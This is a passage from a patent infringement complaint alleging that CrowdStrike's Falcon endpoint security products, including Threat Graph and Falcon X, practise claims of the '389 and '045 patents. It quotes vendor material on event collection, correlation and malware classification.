159. In another example, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." With a plurality of customer installs, the Accused Products demonstrate receiving and processing data from at least a second computer. (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)


160. The Accused Products perform a method that includes *wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least*

an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed. For example, as shown above, the Accused Products include behavior-based indicators of attack (IOAs) and Event Stream Processing (ESP) collecting and analyzing information such as "stream of process creation events from endpoint sensors" including "Identifier for the machine," "Identifier for the process," "Identifier for the parent process," and "Filename of the created process' executable filename." (*See* https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/.)

161. In another example, as shown above, the Accused Products display a process tree with each node representing a step in a process including related objects "MSHTA.EXE" and "NOTEPAD.EXE." The green arrow from "MSHTA.EXE" to "NOTEPAD.EXE" indicates "MSHTA.EXE" injected code into "NOTEPAD.EXE" ("that another process migrated…into notepad") and created a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions including opening "CMD.EXE" ("defense evasion command attempting to use process injection" that was "blocked") and executing "PWDUMP.EXE" ("prevented and quarantined thanks to CrowdStrike's machine learning". (*See* https://www.youtube.com/watch?v=LxsKAWozKs8 at 2:54

162. The Accused Products perform a method that includes *storing, at the base computer, said data received from the first and second remote computers*. For example, the Accused Products include CrowdStrike Threat Graph that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network and further includes "[h]igh-redundancy, high-performance enterprise storage." This endpoint data includes, for example, "hundreds of billions of events daily" that are processed, correlated, and analyzed from

across the endpoints.




BUILDING BLOCKS FOR BREACH PREVENTION

Stopping breaches using cloud-scale data and analytics requires a tightly integrated platform. Each function plays a crucial part in detecting modern threats, and must be designed and built for speed, scale, and reliability.

Function	Description
Capture	Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data
Enrich	Threat intelligence, context, and correlation markers
Analyze	Hardware and software for a cloud-scale data analytics platform to hunt for suspicious and malicious activity
Search	Query engine to deliver real-time search capabilities across the entire body of stored data
Store	High-redundancy, high-performance enterprise storage
Deploy & Maintain	Staff required to perform hardware and software deployment, integration maintenance and upgrades


(*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf; *see also* https://www.crowdstrike.com/blog/taking-security-to-the-next-level-crowdstrike-now-analyzes-over-100-billion-events-per-day/.)

163. In addition, on information and belief, the Accused Products store data about objects and events in distributed databases.




KEY FEATURES OF THREAT GRAPH

Feature	Benefit
Threat Graph Database	Threat Graph continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux. Graph database captures and reveals relationships between data elements.



The company also needed a more agile way to support its Apache Cassandra distributed database system that is the foundation of the CrowdStrike Threat Graph. "We use Cassandra to help us get an idea of the current state of a



Most recently, CrowdStrike began moving its Cassandra database from local instance stores to Amazon Elastic Block Store (Amazon EBS), which provides persistent block-level storage volumes for use with Amazon EC2 instances. "We looked at other options, but it came down to cost," says Plush. "Amazon EBS offered the performance we needed, at a third of the cost of the SSD-backed instance storage." Even so, CrowdStrike had to overcome some concerns. "Availability is our number-one concern and Amazon EBS historically had some challenges," says Plush. "But after talking with the EBS team and learning more about the new capabilities in EBS, including independent failover protection for availability zones, we felt very confident with how much work had gone into ensuring a stable product. In our experience over the past year, we have never encountered EBS unavailability."


(*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf; *see also* https://aws. amazon.com/solutions/case-studies/crowdstrike/.)

164. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)


165. The Accused Products perform a method that includes *correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer*. As shown above, the Accused Products include CrowdStrike Threat Graph that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network and further includes "[h]igh-redundancy, high-performance enterprise storage." This information is correlated in the CrowdStrike Security Cloud for later analysis. For example, Threat Graph "[e]nrich[es]…raw endpoint data" with "[t]hreat intelligence, context, and correlation markers" and "[a]nalyze[s]" using "a cloud-scale data analytics platform to hunt for suspicious and malicious activity." (*See* https://www.crowdstrike.com/wp-content/uploads/ 2020/03/threat-graph.pdf.)

166. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)

167. In another example, Falcon Prevent includes "[b]ehavioral IOA correlation" for correlating data about computer objects received from remote computers including "correlation that happens in the cloud."



While CrowdStrike Falcon is perhaps best known for its class-leading cloud technology, an important and often overlooked aspect of its platform is the endpoint sensor itself. Being able to efficiently perform ESP correlation on the sensor (and in the kernel!) is unique in the industry. By performing ESP on sensors, in addition to correlation that happens in the cloud, the CrowdStrike Falcon platform can operate on data at scales that are too prohibitive to achieve by centralizing all of the data. For example, while CrowdStrike Falcon gathers and processes a *lot* of data proactively in the cloud, sending all registry read operations to the cloud would multiply the data transmission, storage, and computational costs by perhaps 1000X. And registry reads are useful for ESP correlation. Clearly, having to first centralize all data before being able to correlate it is the wrong approach. Yet somehow, that bottleneck-laden approach is still common practice.




However, simply "doing ESP" — even when correlation is done on the endpoint — is still not sufficient to create a detection and prevention platform that is truly "next-generation." Another important consideration is the nature of the events themselves, because details matter. CrowdStrike Falcon sensor has access to over 1,000 types of events, many of which provide the sensor with data that is entirely unique in the industry, resulting in a detection and prevention capability that is second to none. These events indicate activity ranging from simple file I/O operations to privilege escalation. Behavioral IOA correlation ties these together to detect and prevent malicious activity. The result is technology sophisticated enough to detect when credential theft is occurring from a reflectively injected module in PowerShell, and to prevent that activity before it can actually be observed by the attacker.

(*See* https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/.)

168. The Accused Products perform a method that includes *comparing, by the base*


computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities; and classifying, by the base computer, the computer object as malware on the basis of said comparison. For example, as described above, the event information is received from the remote computers and correlated in the CrowdStrike Security Cloud for later analysis. That analysis includes comparing the correlated data to other objects or entities that are detected in the network to identify relationships. As shown above, CrowdStrike Threat Graph uses the "[e]nrich[ed]" data (including "correlation markers") in a "cloud-scale data analytics platform to hunt for suspicious and malicious activity." (*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf.)

169. Further, Falcon X includes "Malware Search" that "[c]onnects the dots between the malware found on…endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks."



CrowdStrike Falcon X stands out with the following capabilities:

- **Automatic Threat Analysis** — All files quarantined by CrowdStrike Falcon endpoint protection are automatically investigated by Falcon X. This automation drives breakthrough efficiency gains for security operations teams, elevates the capabilities of all security analysts and unlocks critical security functionality for organizations without a security operations center.
- **Malware Analysis** — Falcon X enables in-depth analysis of unknown and zero-day threats that goes far beyond traditional approaches. Powered by the Falcon Sandbox, it employs a unique combination of static,dynamic and fine-grained memory analysis to quickly identify the evasive threats other solutions miss.
- **Malware Search** — Connects the dots between the malware found on your endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks.
- **Threat Intelligence** — Actor attribution exposes the motivation and the tools, techniques and



procedures (TTPs) of the attacker. Practical guidance is provided to prescribe proactive steps against future attacks and stop actors in their tracks.

- **Customized Intelligence** — Falcon X automatically produces intelligence specifically tailored for the threats you encounter in your environment. Customized IOCs are immediately shared with other security tools via API, streamlining and automating the protection workflow. Cyber threat intelligence relating to the encountered attack is displayed alongside the alert, making it quick and easy for analysts to understand the threat and take action.

(*See* https://www.crowdstrike.com/press-releases/crowdstrike-introduces-new-automated-threat-analysis-solution-to-deliver-predictive-security/.)

170. In addition, as shown above, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware." (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)"Falcon Prevent [is] integrated with CrowdStrike Falcon X™ to…[f]ully understand the threats in your environment" and "[a]ccess malware research and analysis." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

171. Each claim in the '389 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '389 Patent.

172. Defendants have been aware of the '389 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the '389 Patent, including on their web site, since at least July 2020.

173. Defendants directly infringe at least claim 1 of the '389 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems.

As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

174. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '389 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

175. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '389 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '389 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

176. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

177. Defendants further encourage and induce their customers to infringe claim 1 of the '389 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.

com/; *see also* https://www.crowdstrike.com/partners/solution-providers/.)

178. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

179. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see also* https://www.crowdstrike.com/free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '389 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

180. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '389 Patent.

181. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the ’389 Patent.

182. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’389 Patent.

183. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’389 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

184. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’389 Patent.

185. Defendants’ infringement of the ’389 Patent is knowing and willful. Defendants acquired actual knowledge of the ’389 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the ’389 Patent from at least the date Plaintiffs marked their products with the ’389 Patent and/or provided notice of the ’389 Patent on their website.

186. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’389 Patent with knowledge of the ’389 Patent constitutes willful infringement.

THIRD CAUSE OF ACTION
(INFRINGEMENT OF THE ’045 PATENT)

187. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


188. Defendants have infringed and continue to infringe one or more claims of the ’045 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’045 Patent as described below.

189. For example, claim 1 of the ’045 Patent recites:

> 1. A method comprising:
>
> gathering one or more events defining an action of a first object acting on a target;
>
> generating a contextual state for at least one of the one or more events by correlating the at least one event to an originating object, the contextual state including an indication of the originating object of the first object and an indication of at least one of a device on which the first object is executed and a user associated with the first object;

> obtaining a global perspective for the at least one event by obtaining information associated with one or more of the first object and the originating object, the information including at least one of age, popularity, a determination as to whether the first object is malware, a determination as to whether the originating object is malware, Internet Protocol (IP) Address, and Uniform Resource Locator (URL) information, wherein the global perspective for one or more related events to at least one event across a network;
>
> assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object; and
>
> transmitting the assembled event line.

190. The Accused Products perform the method of claim 1 of the '045 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method*, as further explained below. For example, the Falcon Platform includes "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence."




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform/.)

191. The Accused Products perform a method that includes *gathering one or more events defining an action of a first object acting on a target*. For example, the Accused Products

"emit[] events as things happen on an endpoint" and include "TargetProcessID" for "executing processes," "ContextProcessID" for "events that enrich another Falcon event," and "Process Explorer" for "the visualization of a process tree in Falcon as viewed by the ThreatGraph."



